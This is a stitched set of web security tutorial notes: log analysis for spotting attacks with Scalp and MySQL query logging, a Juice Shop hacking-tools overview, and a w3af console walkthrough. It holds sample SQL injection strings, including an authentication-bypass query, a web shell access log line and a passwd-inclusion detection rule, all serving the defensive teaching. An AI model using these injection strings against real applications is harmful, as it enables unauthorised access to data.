192.168.1.102	[29/Oct/2014:13:53:04	GET /b374k.php?! HTTP/1.1	200	19073	http://192.168.1.104/b374k.php	Mozilla/5.0

If we clearly observe, there is a file named “b374k.php” being accessed. “b374k” is a popular web shell and hence this file is purely suspicious. Looking at the response code “200”, this line is an indicator that someone has uploaded a web shell and is accessing it from the web server.

It doesn’t always need to be the scenario that the web shell being uploaded is given its original name when uploading it onto the server. In many cases, attackers rename them to avoid suspicion. This is where we have to act smart and see if the files being accessed are regular files or if they are looking unusual. We can go further ahead and also see file types and the time stamps if anything looks suspicious.

One single quote for the win

It is a known fact that SQL Injection is one of the most common vulnerabilities in web applications. Most of the people who get started with web application security start their learning with SQL Injection. Identifying a traditional SQL Injection is as easy as appending a single quote to the URL parameter and breaking the query.

Anything that we pass can be logged in the server, and it is possible to trace back.

The following screenshot shows the access log entry where a single quote is passed to check for SQL Injection in the parameter “user”.

%27 is URL encoded form of a Single Quote.

```
root@srini:/var/log/apache2# tail -n 1 access.log
127.0.0.1 - - [27/Dec/2014:08:57:26 -0500] "GET /webservice/index2.php?user=%27&pass= HTTP/
1.1" 404 506 "http://127.0.0.1/webservice/" "Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/2
0100101 Firefox/22.0 Iceweasel/22.0"
root@srini:/var/log/apache2#
```

For administration purposes, we can also perform query monitoring to see which queries are executed on the database.

```
141227  8:57:26    40 Connect   root@localhost on
                   40 Init DB   webservice
                   40 Query     SELECT * FROM users WHERE username=''' AND password=''
                   40 Quit
```

If we observe the above figure, it shows the query being executed from the request made in the previous figure, where we are passing a single quote through the parameter “user”.
We will discuss more about logging in databases later in this article.

Analysis with automated tools

When there are huge amount of logs, it is difficult to perform manual inspection. In such scenarios we can go for automated tools along with some manual inspection.
Though there are many effective commercial tools, I am introducing a free tool known as Scalp.
According to their official link, “Scalp is a log analyzer for the Apache web server that aims to look for security problems. The main idea is to look through huge log files and extract the possible attacks that have been sent through HTTP/GET.”
Scalp can be downloaded from the following link.
https://code.google.com/p/apache-scalp/
It is a Python script, so it requires Python to be installed on our machine.
The following figure shows help for the usage of this tool.

```
root@srini:~/Desktop/Log Analysis# python scalp-0.4.py --help
Scalp the apache log! by Romain Gaucher - http://rgaucher.info
usage:  ./scalp.py [--log|-l log_file] [--filters|-f filter_file] [--period time-frame] [OP
TIONS] [--attack a1,a2,..,an]
                [--sample|-s 4.2]
   --log       |-l:  the apache log file './access_log' by default
   --filters   |-f:  the filter file     './default_filter.xml' by default
   --exhaustive|-e:  will report all type of attacks detected and not stop
                     at the first found
   --tough     |-u:  try to decode the potential attack vectors (may increase
                     the examination time)
   --period    |-p:  the period must be specified in the same format as in
                     the Apache logs using * as wild-card
                     ex: 04/Apr/2008:15:45:*/Mai/2008
                     if not specified at the end, the max or min are taken
   --html      |-h:  generate an HTML output
   --xml       |-x:  generate an XML output
   --text      |-t:  generate a simple text output (default)
   --except    |-c:  generate a file that contains the non examined logs due to the
                     main regular expression: ill-formed Apache log etc.
   --attack    |-a:  specify the list of attacks to look for
                     list: xss, sqli, csrf, dos, dt, spam, id, ref, lfi
                     the list of attacks should not contains spaces and comma separated
                     ex: xss,sqli,lfi,ref
   --output    |-o:  specifying the output directory; by default, scalp will try to write
                     in the same directory as the log file
   --sample    |-s:  use a random sample of the lines, the number (float in [0,100]) is
                     the percentage, ex: --sample 0.1 for 1/1000
root@srini:~/Desktop/Log Analysis#
```

As we can see in the figure, we need to feed the log file to be analyzed using the flag “–l”.
Along with that, we need to provide a filter file using the flag “-f” with which Scalp identifies the possible attacks in the access.log file.
We can use a filter from the PHPIDS project to detect any malicious attempts.
This file is named as default_filter.xml and can be downloaded from the link below.
https://github.com/PHPIDS/PHPIDS/blob/master/lib/IDS/default_filter.xml
The following piece of code is a part that is taken from the above link.


```
<filter>
    <id>12</id>
    <rule><![CDATA[(?:etc\/\W*passwd)]]></rule>
    <description>Detects etc/passwd inclusion attempts</description>
    <tags>
      <tag>dt</tag>
      <tag>id</tag>
      <tag>lfi</tag>
    </tags>
    <impact>5</impact>
  </filter>
```

It is using rule sets defined in XML tags to detect various attacks being attempted. The above code snippet is an example to detect a File Inclusion attempt. Similarly, it detects other types of attacks.

After downloading this file, place it in the same folder where Scalp is placed.
Run the following command to analyze the logs with Scalp.
python scalp-0.4.py –l /var/log/apache2/access.log –f filter.xml –o output –html
Note: I have renamed this file in my system to access.log.1 in the screenshot. You can ignore it.

```
root@srini:~/Desktop/Log Analysis# python scalp-0.4.py -l /var/log/apache2/access.log.1 -f
filter.xml -o output --html
The directory %s doesn't exist, scalp will try to create it
Loading XML file 'filter.xml'...
Processing the file '/var/log/apache2/access.log.1'...
Scalp results:
        Processed 4001 lines over 4024
        Found 296 attack patterns in 1.035041 s
Generating output in output/access.log.1_scalp_*
root@srini:~/Desktop/Log Analysis#
```

'output' is the directory where the report will be saved. It will automatically be created by Scalp if it doesn't exist.
–html is used to generate a report in HTML format.
As we can see in the above figure, Scalp results show that it has analyzed 4001 lines over 4024 and found 296 attack patterns.
We can even save the lines that are not analyzed for some reason using the "–except" flag.
A report is generated in the output directory after running the above command. We can open it in a browser and look at the results.
The following screenshot shows a small part of the output that shows directory traversal attack attempts.



Logging in MySQL
This section deals with analysis of attacks on databases and possible ways to monitor them.
The first step is to see what are the set variables. We can do it using "show variables;" as shown below.

```
root@srini:~# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.31-0+wheezy1-log (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show variables;
```

The following figure shows the output for the above command.

```
log                                     | ON

log_bin                                 | OFF

log_bin_trust_function_creators         | OFF

log_error                               |

log_output                              | FILE

log_queries_not_using_indexes           | ON

log_slave_updates                       | OFF

log_slow_queries                        | ON

log_warnings                            | 1
```

As we can see in the above figure, logging is turned on. By default this value is OFF.
Another important entry here is “log_output”, which is saying that we are writing them to a “FILE”. Alternatively, we can use a table also.
We can even see “log_slow_queries” is ON. Again, the default value is “OFF”.
All these options are explained in detail and can be read directly from MySQL documentation provided in the link below.
http://dev.mysql.com/doc/refman/5.0/en/server-logs.html

Query monitoring in MySQL

The general query log logs established client connections and statements received from clients. As mentioned earlier, by default these are not enabled since they reduce performance. We can enable them right from the MySQL terminal or we can edit the MySQL configuration file as shown below.
I am using VIM editor to open “my.cnf” file which is located under the “/etc/mysql/” directory.

```
root@srini:~# vim /etc/mysql/my.cnf
root@srini:~#
```

If we scroll down, we can see a Logging and Replication section where we can enable logging.
These logs are being written to a file called mysql.log file.
We can also see the warning that this log type is a performance killer.
Usually administrators use this feature for troubleshooting purposes.

```
# * Logging and Replication
#
# Both location gets rotated by the cronjob.
# Be aware that this log type is a performance killer.
# As of 5.1 you can enable the log at runtime!
general_log_file        = /var/log/mysql/mysql.log
```

We can also see the entry “log_slow_queries” to log queries that take a long duration.

```
# Here you can see queries with especially long duration
log_slow_queries        = /var/log/mysql/mysql-slow.log
```

Now every thing is set. If someone hits the database with a malicious query, we can observe that in these logs as shown below.

```
141227  9:45:27    42 Connect   root@localhost on
                   42 Init DB   webservice
                   42 Query     SELECT * FROM users WHERE username='x' or 'x'='x' AND passw
ord='x' or 'x'='x'
                   42 Quit
```

The above figure shows a query hitting the database named “webservice” and trying for authentication bypass using SQL Injection.

More logging

By default, Apache logs only GET requests. To log POST data, we can use an Apache module called “mod_dumpio”.
To know more about the implementation part, please refer to the link below.
http://httpd.apache.org/docs/2.2/mod/mod_dumpio.html
Alternatively, we can use ‘mod security’ to achieve the same result.

Reference

http://httpd.apache.org/docs/2.2/logs.html

From <https://resources.infosecinstitute.com/log-analysis-web-attacks-beginners-guide/>

Owasp


Saturday, December 22, 2018 8:37 PM

Browser


When hacking a web application a good internet browser is mandatory. The emphasis lies on *good* here, so you do *not* want to use Internet Explorer. Other than that it is up to your personal preference. Chrome and Firefox both work fine from the authors experience.


Browser development toolkits


When choosing a browser to work with you want to pick one with good integrated (or pluggable) developer tooling. Google Chrome and Mozilla Firefox both come with powerful built-in *DevTools* which you can open via the `F12`-key.
When hacking a web application that relies heavily on JavaScript, **it is essential to your success to monitor the *JavaScript Console* permanently!** It might leak valuable information to you through error or debugging logs!



Other useful features of browser DevTools are their network overview as well as insight into the client-side JavaScript code, cookies and other local storage being used by the application.







If you are not familiar with the features of DevTools yet, there is a worthwhile online-learning courseDiscover DevTools on Code School available for free. It teaches you hands-on how Chrome's powerful developer toolkit works. The course is worth a look even if you think you know the DevTools quite well already.

Tools for HTTP request tampering

On the *Network* tab of Firefox's DevTools you have the option to *Edit and Resend* every recorded HTTP request. This is extremely useful when probing for holes in the server-side validation logic.

Request tampering plugins like TamperData for Firefox or Tamper Chrome let you monitor and - more importantly - modify HTTP requests *before* they are submitted from the browser to the server.

These can also be helpful when trying to bypass certain input validation or access restriction mechanisms, that are not properly checked *on the server* once more.

An API testing plugin like PostMan for Chrome allows you to communicate with the RESTful backend of a web application directly. Skipping the UI can often be useful to circumvent client-side security mechanisms or simply get certain tasks done faster. Here you can create requests for all available HTTP verbs (`GET`, `POST`, `PUT`, `DELETE` etc.) with all kinds of content-types, request headers etc.

If you feel more at home on the command line, `curl` will do the trick just as fine as the recommended browser plugins.

Scripting tools

A small number of challenges is not realistically solvable manually unless you are cheating or are incredibly

For these challenges you will require to write some scripts that for example can submit requests with different parameter values automatically in a short time. As long as the tool or language of choice can submit HTTP requests, you should be fine. Use whatever you are most familiar with.
If you have little experience in programming, best pick a language that is easy to get into and will give you results without forcing you to learn a lot of syntax elements or write much *boilerplate code*. Python, Ruby or JavaScript give you this simplicity and ease-of-use. If you consider yourself a "command-line hero", Bash or PowerShell will get the job done for you. Languages like Java, C# or Perl are probably less suitable for beginners. In the end it depends entirely on your preferences, but being familiar with at least one programming language is kind of mandatory if you want to get 100% on the score board.

> In computer programming, boilerplate code or boilerplate refers to sections of code that have to be included in many places with little or no alteration. It is often used when referring to languages that are considered verbose, i.e. the programmer must write a lot of code to do minimal jobs.


Penetration testing tools

You *can* solve all challenges just using a browser and the plugins/tools mentioned above. If you are new to web application hacking (or penetration testing in general) this is also the *recommended* set of tools to start with. In case you have experience with professional pentesting tools, you are free to use those! And you are *completely free* in your choice, so expensive commercial products are just as fine as open source tools. With this kind of tooling you will have a competitive advantage for some of the challenges, especially those where *brute force* is a viable attack. But there are just as many multi-staged vulnerabilities in the OWASP Juice Shop where - at the time of this writing - automated tools would probably not help you at all.
In the following sections you find some recommended pentesting tools in case you want to try one. Please be aware that the tools are not trivial to learn - let alone master. Trying to learn about the web application security basics *and* hacking tools *at the same time* is unlikely to get you very far in either of the two topics.

Intercepting proxies

An intercepting proxy is a software that is set up as *man in the middle* between your browser and the application you want to attack. It monitors and analyzes all the HTTP traffic and typically lets you tamper, replay and fuzz HTTP requests in various ways. These tools come with lots of attack patterns built in and offer active as well as passive attacks that can be scripted automatically or while you are surfing the target application. The open-source OWASP Zed Attack Proxy (ZAP) is such a software and offers many useful hacking tools for free:

> ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.[2]



Pentesting Linux distributions

Instead of installing a tool such as ZAP on your computer, why not take it, add *several hundred* of other offensive security tools and put them all into a ready-to-use Linux distribution? Entering Kali Linux and similar toolboxes:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering.

The keyword in the previous quote is *advanced*! More precisely, Kali Linux is *easily overwhelming* when beginners try to work with it, as even the Kali development team states:

As the distribution's developers, you might expect us to recommend that everyone should be using Kali Linux. The fact of the matter is, however, that Kali is a Linux distribution specifically geared towards professional penetration testers and security specialists, and given its unique nature, it is **NOT** a recommended distribution if you're unfamiliar with Linux [...]. Even for experienced Linux users, Kali can pose some challenges.

Although there exist some more light-weight pentesting distributions, they basically still present a high hurdle for people new to the IT security field. If you still feel up to it, give Kali Linux a try!

From <https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/part1/rules.html>

W3af


Saturday, December 29, 2018 5:51 PM

w3af (Web Application audit and attack framework) is a framework for auditing and exploitation of web applications. In this series of articles we will be looking at almost all the features that w3af has to offer and discuss how to use them for Web application Penetration testing. In the first part of this series we will be working with w3af console and getting ourselves familiar with the commands. We will also be looking at the different types of plugins that w3af has to offer and discuss how to use them for optimal performance.


Some of the major features of w3af are:

1. It has plugins that communicate with each other. For eg. the discovery plugin in w3af looks for different url's to test for vulnerabilities and passes it on to the audit plugin which then uses these URL's to search for vulnerabilities.
2. It removes some of the headaches involved in Manual web application testing through its Fuzzy and Manual request generator feature. It can also be configured to run as a MITM proxy. The requests intercepted can be sent to the request generator and then manual web application testing can be performed using variable parameters.
3. It also has features to exploit the vulnerabilities that it finds.


It is important to understand that no automated web application scanner is perfect and false positives will always occur. With w3af the first and the foremost step is to make sure that we have the latest version. This is very important because w3af developers (Andres Riancho and the w3af team) are constantly fixing bugs and hence it is very important to make sure that we have the most bug free version. To open up w3af console, type in the command as shown in the figure below.



w3af may ask you to update the version. It is advisable to keep updated with the latest version. Ok, so now that we are in the console, type in *help* to look at the list of available commands.



We can see the list of available options available to us. Type the *keys* command to look at the various shortcuts keys available to us. I recommend you get familiar with them.



Let's have a look at the plugins which are available in w3af. Type *plugins*. You can see the console output change to *w3af/plugins*. Type *back* to go back or type *help* to display the list of available plugins. To know information about a specific plugins, just type *help pluginName*. For e.g if i want to know about

the discovery plugin, i would type *help discovery*.

```
w3af/plugins>>> help discovery
View, configure and enable discovery plugins
Syntax: discovery [config plugin | plugin1[,plugin2 ... pluginN] | desc plugin]
Example1: discovery
Result: All enabled discovery plugins are listed.

Example2: discovery afd,allowedMethods
Result: afd and allowedMethods are configured to run

Example3: discovery config afd
Result: Enters to the plugin configuration menu.

Example4: discovery all,!allowedMethods
Result: All discovery plugins are configured to run except allowedMethods.

Example5: discovery desc afd
Result: You will get the plugin description.

Example6: discovery afd,allowedMethods
          discovery !afd
Result: afd is disabled in the second command, only allowedMethods will run.
```

We can see that there are about 9 types of different plugins.

1)Discovery– The discovery plugin helps in finding more Url's, forms etc to be used for vulnerability scanning. This information is then passed over to the audit plugin. There are a number of different discovery plugins like webSpider, spiderMan, hmap etc. All these plugins have a different function. A user can enable one or more plugins at the same time.

To see the discovery plugins, just type *discovery*.

```
w3af/plugins>>> discovery
| Plugin name              | Status  | Conf | Description
| afd                      |         |      | Find out if the remote web server has an active filter (IPS or WAF).
| allowedMethods           | Enabled | Yes  | Enumerate the allowed methods of an URL.
| archiveDotOrg            |         | Yes  | Search archive.org to find new pages in the target site.
| bing_spider              |         | Yes  | Search Bing to get a list of new URLs
| content_negotiation      |         | Yes  | Use content negotiation to find new resources.
| detectReverseProxy       |         |      | Find out if the remote web server has a reverse proxy.
| detectTransparentProxy   |         |      | Find out if your ISP has a transparent proxy installed.
| digitSum                 |         | Yes  | Take an URL with a number ( index2.asp ) and try to find related files (index1.asp, index3.asp).
| dir_bruter               |         | Yes  | Finds Web server directories by bruteforcing.
| dnsWildcard              |         |      | Find out if www.site.com and site.com return the same page.
| domain_dot               |         |      | Send a specially crafted request with a dot after the domain (http://host.tld./) and analyze response.
| dotNetErrors             |         |      | Request specially crafted URLs that generate ASP.NET errors in order to gather information.
| favicon_identification   |         |      | Identify server software using favicon.
| findBackdoor             |         |      | Find web backdoors and web shells.
| findCaptchas             |         |      | Identify captcha images on web pages.
```

To find specific information about a particular plugin, just type *pluginType desc pluginname*. For e.g if i want to know more information about the spiderMan indexplugin i would write the command *discovery desc spiderMan*.

```
w3af/plugins>>> discovery desc spiderMan

        This plugin is a local proxy that can be used to give the framework knowledge about the web
        application when it has a lot of client side code like Flash or Java applets. Whenever a w3af needs to
        test an application with flash or javascript, the user should enable this plugin and use a web browser
        to navigate the site using spiderMan proxy.

        The proxy will extract information from the user navigation and generate the necesary injection points for the
        audit plugins.

        Another feature of this plugin is to save the cookies that are sent by the web application, in order to be able to
        use them in other plugins. So if you have a web application that has a login with cookie session management
        you should enable this plugin, do the login through the browser and then let the other plugins spider the rest
        of the application for you. Important note: If you enable webSpider, you should ignore the "logout" link.

        Two configurable parameters exist:
            - listenAddress
            - listenPort

w3af/plugins>>>
```

One of the important things to note here is that the spiderMan plugin has 2 configurable parameters. To set the configurable parameters, type in the following commands as shown in the figure below. As you can see from the figure below, i have set the listenPort to 55555.

```
w3af/plugins>>> discovery config spiderMan
w3af/plugins/discovery/config:spiderMan>>> view
| Setting                | Value           | Description
| listenPort             | 44444           | Port that the spiderMan HTTP proxy server will use to receive requests
| listenAddress          | 127.0.0.1       | IP address that the spiderMan proxy will use to receive requests
w3af/plugins/discovery/config:spiderMan>>> set listenPort 55555
w3af/plugins/discovery/config:spiderMan>>> view
| Setting                | Value           | Description
| listenPort             | 55555           | Port that the spiderMan HTTP proxy server will use to receive requests
| listenAddress          | 127.0.0.1       | IP address that the spiderMan proxy will use to receive requests
w3af/plugins/discovery/config:spiderMan>>>
```

Here are some other commands that could be used.

1) discovery pluginType1, pluginType2 – Selects two plugins.
2) discovery all- Enables all the plugins (not advisable as it may take a long time to finish).
3) discovery !all – Removes all the enabled plugins.
4) list discovery enabled – Lists all the plugins currently enabled.

Here is a screenshot below showing some of these commands in action.

```
w3af>>> plugins
w3af/plugins>>> discovery spiderMan, hmap
w3af/plugins>>> list discovery enabled
| Plugin name | Status | Conf | Description
| hmap | Enabled | Yes | Fingerprint the server type, i.e apache, iis, tomcat, etc.
| spiderMan | Enabled | Yes | SpiderMan is a local proxy that will collect new URLs.
w3af/plugins>>> discovery !spiderMan
w3af/plugins>>> list discovery enabled
| Plugin name | Status | Conf | Description
| hmap | Enabled | Yes | Fingerprint the server type, i.e apache, iis, tomcat, etc.
w3af/plugins>>> discovery !all
w3af/plugins>>> list discovery enabled
No plugins have status enabled
w3af/plugins>>>
```

Let's now run one of the discovery plugins. I will be using the hmap plugin in discovery to know the version of the server running on a remote host. As you can see from the figure below, i have enabled the hmap plugin.

```
w3af/plugins>>> discovery hmap
w3af/plugins>>> list discovery enabled
| Plugin name | Status | Conf | Description
| hmap | Enabled | Yes | Fingerprint the server type, i.e apache, iis, tomcat, etc.
w3af/plugins>>>
```

Once this is done, it is now time to give the location of the target server. Type *back* to navigate back. Then type the following commands as shown in the figure below to set the target. As we can see, the target is set by the *set target target-address* command.

```
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target http://10.0.1.24
w3af/config:target>>> view
| Setting | Value | Description
| targetOS | unknown | Target operating system (unknown/unix/windows)
| targetFramework | unknown | Target programming framework (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
| target | http://10.0.1.24 | A comma separated list of URLs
w3af/config:target>>>
```

Once this is done, type *back* to navigate back and the type *start* to start the plugin. As we can see, w3af has figured out the version of Apache and php running on my server. We will discuss more features of the discovery plugin later.

```
w3af/config:target>>> back
w3af>>> start
Auto-enabling plugin: discovery.serverHeader
The server header for the remote web server is: "Apache/2.2.21 (Unix) DAV/2 PHP/
5.3.8 with Suhosin-Patch". This information was found in the request with id 16.
Hmap web server fingerprint is starting, this may take a while.
The most accurate fingerprint for this HTTP server is: "Apache/2.0.52 (Unix) PHP
/5.0.3".
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://10.0.1.24
The list of fuzzable requests is:
- http://10.0.1.24 | Method: GET
Scan finished in 12 seconds.
```

2)Audit-Audit plugins are used to detect vulnerabilities in the URL's or forms provided by the discovery plugins. This is where the interaction between plugins in w3af comes to use. The audit plugin has options for testing different types of vulnerabilities like xss, sqli, csrf etc. It does this by injecting different strings in its request and then looking for a specific value (corresponding to the input string) in the response. False positives may occur during this process. If i want to know how the sqli plugin works, i could type in the commands as shown in the figure below.

